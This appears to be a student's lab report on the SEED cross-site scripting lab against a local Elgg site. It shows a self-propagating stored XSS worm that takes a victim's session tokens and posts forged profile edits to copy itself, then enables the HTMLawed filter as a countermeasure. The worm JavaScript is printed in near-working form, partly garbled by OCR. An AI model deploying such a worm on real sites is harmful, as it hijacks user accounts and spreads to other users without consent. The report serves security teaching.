14 requests 115.06 KB / 3.71 KB transferred | Finish: 4.80 s | DOMContentLoaded: 3.20 s | load: 5.12 s

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Newest members : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Newest members : XSS Lab Site X Newest members : XSS Lab Site X +

www.xsslbelgg.com/members 120% Search

Most Visited SEED Labs Sites for Labs

Newest members

Newest Alphabetical Popular Online

- Samy
- Charlie
- Boby
- Alice

Admin

Inspector Console Debugger Style Editor Performance Memory Network Storage

All HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache

Sta...	Meth...	File	Domain	Cause	Type	Transfer...	Size	0 ms	640 ms	1.28 s	1.92 s	2.56 s	3.20 s
200	GET	jquery.js	www.xsslbelgg.com	script	js	cached	0 B						
200	GET	jquery-ui.js	www.xsslbelgg.com	script	js	cached	0 B						
200	GET	require_config.js	www.xsslbelgg.com	script	js	cached	798 B						
200	GET	require.js	www.xsslbelgg.com	script	js	cached	0 B						
200	GET	elgg.js	www.xsslbelgg.com	script	js	cached	0 B						
200	GET	en.js	www.xsslbelgg.com	script	js	cached	0 B						
200	GET	init.js	www.xsslbelgg.com	script	js	cached	619 B						
200	GET	ready.js	www.xsslbelgg.com	script	js	cached	271 B						
200	GET	reportedcontent.js	www.xsslbelgg.com	script	js	cached	0 B						
200	GET	Plugin.js	www.xsslbelgg.com	script	js	cached	630 B						

15 requests 106.61 KB / 3.64 KB transferred | Finish: 3.38 s | DOMContentLoaded: 2.93 s | load: 3.42 s

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Alice : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Boby : XSS Lab Site Alice : XSS Lab Site +

www.xsslabelgg.com/profile/alice 120% Search

Most Visited SEED Labs Sites for Labs Account

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Alice

Brief description: Chandan is my Hero

About me

Friends

Inspector Console Debugger Style Editor Performance Memory Network Storage

All HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache

Stat...	Meth...	File	Domain	Cause	Type	Transfer...	Size	0 ms	320 ms	640 ms	959 ms	1.28 s	1.60 s
200	GET	alice	www.xsslabelgg...	document.html	html	3.66 KB	12 KB	103 ms					
200	GET	font-awesome.css	www.xsslabelgg...	stylesheet.css	css	28.38 KB							
200	GET	elgg.js	www.xsslabelgg...	stylesheet.css	css	58.09 KB							
200	GET	colorbox.css	www.xsslabelgg...	stylesheet.css	css	3.80 KB							
200	GET	44large.jpg	www.xsslabelgg...	img	jpeg	14.68 KB							
200	GET	jquery.js	www.xsslabelgg...	script	js	0 B							
200	GET	jquery-ui.js	www.xsslabelgg...	script	js	0 B							
200	GET	require_config.js	www.xsslabelgg...	script	js	798 B							
200	GET	require.js	www.xsslabelgg...	script	js	0 B							
200	GET	elgg.js	www.xsslabelgg...	script	js	0 B							
200	GET	en.js	www.xsslabelgg...	script	js	0 B							
200	GET	init.js	www.xsslabelgg...	script	js	619 B							
200	GET	ready.js	www.xsslabelgg...	script	js	271 B							
200	GET	Plugin.js	www.xsslabelgg...	script	js	630 B							
302	POST	edit	www.xsslabelgg...	xhr	html	4.20 KB	14.79 KB						
200	GET	boby	www.xsslabelgg...	xhr	html	4.23 KB	14.79 KB						

16 requests 148.79 KB / 12.09 KB transferred Finish: 1.65 s DOMContentLoaded: 676 ms load: 1.21 s

guid: 45 name: Boby

Headers Cookies Params Response Timings Stack Trace

Filter request parameters

```
description: <script type="text/javascript" id="worm">window.onload = function(){var userName = elgg.session.user.name;var guid = "&guid=" + elgg.session.user.guid;var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;var token = "&_elgg_token=" + elgg.security.token._elgg_token;var briefDesc = "&briefDescription=Chandan is my Hero";concat("accessLevel%5B&briefDescription%5D=");var name = "&name=" + userName;var jsCode = "<script type="text/javascript" id="worm">concat(document.getElementById...).concat(wormCode).concat("&accessLevel%5B&briefDescription%5D=");var sendurl = "http://www.xsslabelgg.com/action/profile/edit";var content = token+ts+name+desc+briefDesc+guid;var samyGuid = 47;if(elgg.session.user.guid != samyGuid){var Ajax = null;Ajax = new XMLHttpRequest();Ajax.open("POST",sendurl,true);Ajax.setRequestHeader("Host","www.xsslabelgg.com");Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");Ajax.send(content);}</script>NaN
```

Right Ctrl

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Boby : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Bob : Bob : XSS Lab Site x +

www.xsslabelgg.com/profile/boby

120% ... Search

Most Visited SEED Labs Sites for Labs

Account »

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Add widgets



Boby

Brief description: Chandan is my Hero

About me

NaN

Friends

No friends yet.

Inspector Console Debugger Style Editor Performance Memory Network Storage

All HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache

Stat...	Meth...	File	Domain	Cause	Type	Transfer...	Size	0 ms	640 ms	1.28 s	1.92 s	2.56 s	3.20 s	3.84 s	4.48 s
200	GET	jquery.js	www.xsslabelgg.com	script	js	cached	0 B								
200	GET	jquery-ul.js	www.xsslabelgg.com	script	js	cached	0 B								
200	GET	require_config.js	www.xsslabelgg.com	script	js	cached	798 B								
200	GET	require.js	www.xsslabelgg.com	script	js	cached	0 B								
200	GET	elgg.js	www.xsslabelgg.com	script	js	cached	0 B								
200	GET	en.js	www.xsslabelgg.com	script	js	cached	0 B								
200	GET	init.js	www.xsslabelgg.com	script	js	cached	619 B								
200	GET	ready.js	www.xsslabelgg.com	script	js	cached	271 B								
200	GET	Plugin.js	www.xsslabelgg.com	script	js	cached	630 B								
302	POST	edit	www.xsslabelgg.com	xhr	html	4.20 KB	14.79 KB								
200	GET	boby	Time when "load" event occurred	xhr	html	4.23 KB	14.79 KB								

16 requests | 145.87 KB / 12.61 KB transferred | Finish: 4.19 s | DOMContentLoaded: 1.71 s | load: 3.04 s

The above screenshot shows that even Boby's profile is updated with "Chandan is my Hero" and a POST request with Boby's details were sent when Alice's profile was visited who was a victim to Samy's XSS code.

Thus we were successful in self-propagating the XSS worm from victim to victim.

Task 7: Countermeasures

Now we will explore ways to counter the XSS vulnerability.

There are two ways with respect to Elgg website

1. HTMLLawed 1.8


It is a custom built security plugin on the Elgg web application which on activation, validates the user input and removes the tags from the input. This specific plugin is registered to the function filter tags in the elgg/engine/lib/input.php file.

2. htmlspecialchars

It is a php built in function which is used to encode the special characters in the user input, such as encoding "<" to , etc.

Here we will try to implement the first countermeasure.

We will login to the elgg website as admin with username "admin" and password "seedelgg".



We navigate to accounts>administration>plugins and select "security and spam" as shown below.

By default it is not activated. We activate the plugin as shown in the below screenshot.

This screenshot shows the 'XSS Lab Site Administration' interface. On the left, there's a vertical toolbar with various icons. The main content area has a dark header bar with 'XSS Lab Site Administration' and a user status 'Logged in as Admin | View site | Log out'. Below this is a 'Plugins' section with a 'Filter' dropdown and several tabs: All plugins, Active plugins, Inactive plugins, Bundled, Non-bundled, Admin, Communication, Content, Development, Enhancements, Security and Spam, Service/API, Social, Themes, Utilities, Web Services, and Widgets. Under the 'Security and Spam' tab, there are two buttons: 'Activate' and 'Deactivate'. A note next to 'Activate' says 'HTMLlawed Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.' A note next to 'Deactivate' says 'User Validation by Email Simple user account validation through email.' To the right of the main content is a sidebar with sections for 'Administer' (Dashboard, Statistics, Users, Utilities) and 'Configure' (Upgrades, Appearance, Plugins, Settings, Utilities), with 'Plugins' currently selected.

This screenshot is identical to the one above, showing the 'XSS Lab Site Administration' interface. It displays the same navigation bar, main content area with the 'Plugins' section, and the sidebar with the 'Configure' section selected under 'Administer'.

Now to test the application we will visit Alice's profile page who is a victim with the XSS worm from Boby's account. We can see that the entire Javascript code has been turned into text in the about me section and does not execute. This can be confirmed by checking the developer tools to check if a POST request has been sent to /action/profile/edit. This is shown in the screenshot below.

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Alice : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Bob : XSS Lab Site x Alice : XSS Lab Site x +

www.xsslbelgg.com/profile/alice

120% Search

Most Visited SEED Labs Sites for Labs

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »



Alice

Brief description: Chandan is my Hero

About me

```
window.onload = function(){

var userName = elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token =
"&__elgg_token=" + elgg.security.token.__elgg_token;
var briefdesc =
"&briefdescription=Chandan+is+my+Hero".concat("&
accesslevel%5Bbriefdescription%5D=2");
var name = "&name=" + userName;

var jsCode =
"".concat(document.getElementById("worm").innerHTML).co
ncat("</").concat("script>");
var wormCode = encodeURIComponent(jsCode);
var desc = "&description=".concat(wormCode).concat("&
accesslevel%5Bbriefdescription%5D=2");

var senduri = "http://www.xsslbelgg.com/action/profile/edit";
var content = token + ts + name + desc + briefdesc + guid;
samyGuid = 47;
```

Add friend Send a message Report user

Blogs Bookmarks Files Pages Wire posts

Friends

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Alice : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Bob : XSS Lab Site x Alice : XSS Lab Site x +

www.xsslbelgg.com/profile/alice

120% Search

Most Visited SEED Labs Sites for Labs

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »



Alice

Brief description: Chandan is my Hero

About me

```
window.onload = function(){

var userName = elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token =
"&__elgg_token=" + elgg.security.token.__elgg_token;
var briefdesc =
"&briefdescription=Chandan+is+my+Hero".concat("&
accesslevel%5Bbriefdescription%5D=2");
var name = "&name=" + userName;

var jsCode =
"".concat(document.getElementById("worm").innerHTML).co
ncat("</").concat("script>");
var wormCode = encodeURIComponent(jsCode);
var desc = "&description=".concat(wormCode).concat("&
accesslevel%5Bbriefdescription%5D=2");

var senduri = "http://www.xsslbelgg.com/action/profile/edit";
var content = token + ts + name + desc + briefdesc + guid;
samyGuid = 47;
```

Add friend

Friends

Inspector Console Debugger Style Editor Performance Memory Network Storage

All HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache

Sta...	Meth...	File	Domain	Cause	Type	Transfer...	Size	0 ms	320 ms	640 ms	960 ms	1.28 s	1.1
200	GET	alice	www.xsslbelgg.com	document	html	3.64 KB	12.06 KB	80 ms					
200	GET	fontawesome.css	www.xsslbelgg.com	stylesheet	css	cached	28.38 KB						
200	GET	elgg.css	www.xsslbelgg.com	stylesheet	css	cached	58.09 KB						
200	GET	colorbox.css	www.xsslbelgg.com	stylesheet	css	cached	3.80 KB						
200	GET	4large.jpg	www.xsslbelgg.com	img	jpeg	cached	14.68 KB						
200	GET	jquery.js	www.xsslbelgg.com	script	js	cached	0 B						
200	GET	jquery-ui.js	www.xsslbelgg.com	script	js	cached	0 B						
200	GET	require_config.js	www.xsslbelgg.com	script	js	cached	798 B						
200	GET	require.js	www.xsslbelgg.com	script	js	cached	0 B						
200	GET	elgg.js	www.xsslbelgg.com	script	js	cached	0 B						
200	GET	en.js	www.xsslbelgg.com	script	js	cached	0 B						

14 requests 119.28 KB / 3.64 KB transferred Finish: 1.34 s DOMContentLoaded: 819 ms load: 1.41 s

We can also view the page source to check why the code is not part of the script tag. From the below screenshot we can see that the new countermeasure removed the script tag and converted all special characters like ", , & into their equivalent html encoding which has now made the Javascript code into a plain text. Hence, we can see that the countermeasure was really effective in mitigating XSS attack.

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

http://www.xsslabelgg.com/profile/alice - Mozilla Firefox

Bob : XSS Lab Site | Alice : XSS Lab Site | http://www.xsslabelgg.com/

view-source:http://www.xsslabelgg.com/profile/alice

File Edit View History Bookmarks Tools Help

```

20 <div class="elgg-inner">
21   <a class="elgg-button-nav" rel="toggle" data-toggle-selector=".elgg-nav-collapse" href="#">
22     <span class="elgg-icon-bars elgg-icon fa fa-bars"></span></a>
23   </div>
24   <div class="elgg-nav-collapse">
25     <ul class="elgg-menu elgg-menu-site elgg-menu-site-default clearfix"><li class="elgg-menu-item-activity"><a href="http://www.xsslabelgg.com/activity" class="elgg-menu-content">Activity</a></li><li class="elgg-menu-item-blog"><a href="http://www.xsslabel...
26     </ul>
27   </div>
28   <div class="elgg-page-body">
29     <div class="elgg-layout elgg-layout-one-column clearfix">
30       <div class="elgg-body elgg-main">
31         <div class="profile-owner" data-page-owner-guid="44">
32           <div class="profile elgg-col-2of3 mm">
33             <div class="elgg-inner clearfix h-card vcard">
34               <div id="profile-owner-block">
35                 <div class="elgg-avatar elgg-avatar-large">
36                   </div>
37                 <ul class="elgg-menu profile-action-menu mm"><li class="elgg-menu-item-remove-friend hidden"><a href="http://www.xsslabelgg.com/action/friends/remove?friend=44&amp;elgg_ts=1605979101&amp;elgg_token=Lc50Q0U8g9dIztKMK-Bacw" class="elgg-button elgg-button-primary">Remove friend</a></li><li class="elgg-menu-item-blog"><a href="http://www.xsslabelgg.com/blog/owner/alice" class="elgg-menu-content">Blogs</a></li><li class="elgg-menu-item-bookmark">
38               </li>
39             </div>
40             <div id="profile-details" class="elgg-body p11">
41               <span class="hidden nickname p-nickname">Alice</span>
42               <h2 class="p-name fn">Alice</h2>
43               <div class="odd">
44                 <div>
45                   <span>Chandan is my Hero</span>
46                 </div>
47                 <div>
48                   <span>About me</span>
49                 </div>
50                 <div>
51                   <span>Profile about-me title</span>
52                 </div>
53                 <div>
54                   <span>Profile about-me contents</span>
55                 </div>
56               </div>
57             </div>
58             <div class="elgg-col-1of3 elgg-widgets" id="elgg-widget-48" data="elgg-state-fixed elgg-widget-instance-friends elgg-module-elgg-module-widget">
59               <div class="elgg-head">
60                 <div class="elgg-handle clearfix"><h3 class="elgg-head">Friends</h3></div>
61                 <div class="elgg-content">
62                   <ul class="elgg-list elgg-list-friends">
63                     <li class="elgg-item elgg-item-collapse"><a href="#elgg-widget-content-48" rel="toggle" class="elgg-menu-content elgg-widget-collapse-button"></a></li>
64                   </ul>
65                 </div>
66               </div>
67             </div>
68             <div class="elgg-col-1of3 elgg-widgets" id="elgg-widget-49" data="elgg-state-fixed elgg-widget-instance-profile elgg-module-elgg-module-widget">
69               <div class="elgg-head">
70                 <div class="elgg-handle clearfix"><h3 class="elgg-head">Profile</h3></div>
71                 <div class="elgg-content">
72                   <ul class="elgg-list elgg-list-profile">
73                     <li class="elgg-item elgg-item-collapse"><a href="#elgg-widget-content-49" rel="toggle" class="elgg-menu-content elgg-widget-collapse-button"></a></li>
74                   </ul>
75                 </div>
76               </div>
77             </div>
78             <div class="elgg-col-1of3 elgg-widgets" id="elgg-widget-50" data="elgg-state-fixed elgg-widget-instance-profile elgg-module-elgg-module-widget">
79               <div class="elgg-head">
80                 <div class="elgg-handle clearfix"><h3 class="elgg-head">Profile</h3></div>
81                 <div class="elgg-content">
82                   <ul class="elgg-list elgg-list-profile">
83                     <li class="elgg-item elgg-item-collapse"><a href="#elgg-widget-content-50" rel="toggle" class="elgg-menu-content elgg-widget-collapse-button"></a></li>
84                   </ul>
85                 </div>
86               </div>
87             </div>
88           </div>
89         </div>
90       </div>
91     </div>
92   </div>
93   <div class="elgg-page-footer">
94     <div class="elgg-inner">
95       <ul class="elgg-menu elgg-menu-footer elgg-menu-footer-meta"><li class="elgg-menu-item-powered"><a href="http://elgg.org" title="Elgg 2.2.2" class="elgg-menu-content">Powered by Elgg</a></li></ul>
96     </div>
97   </div>
98 </div>
99 </script>
100 var elgg = {"config": {"lastcache": 1605979012, "viewtype": "default", "simplecache_enabled": 1}, "security": {"token": {"_elgg_ts": 1605979101, "elgg_token": "Lc50Q0U8g9dIztKMK-Bacw"}, "session": {"user": {"guid": 45, "type": "user", "subtype": "", "owner_guid": 45, "contains": 1}}, "request": {}};
101 <script src="http://www.xsslabelgg.com/cache/1605979012/default/jquery.js"></script><script src="http://www.xsslabelgg.com/cache/1605979012/default/jquery-ui.js"></script><script src="http://www.xsslabelgg.com/cache/1605979012/default/elgg.require.js"></script>
102 </body>
103 </html>

```

THANK YOU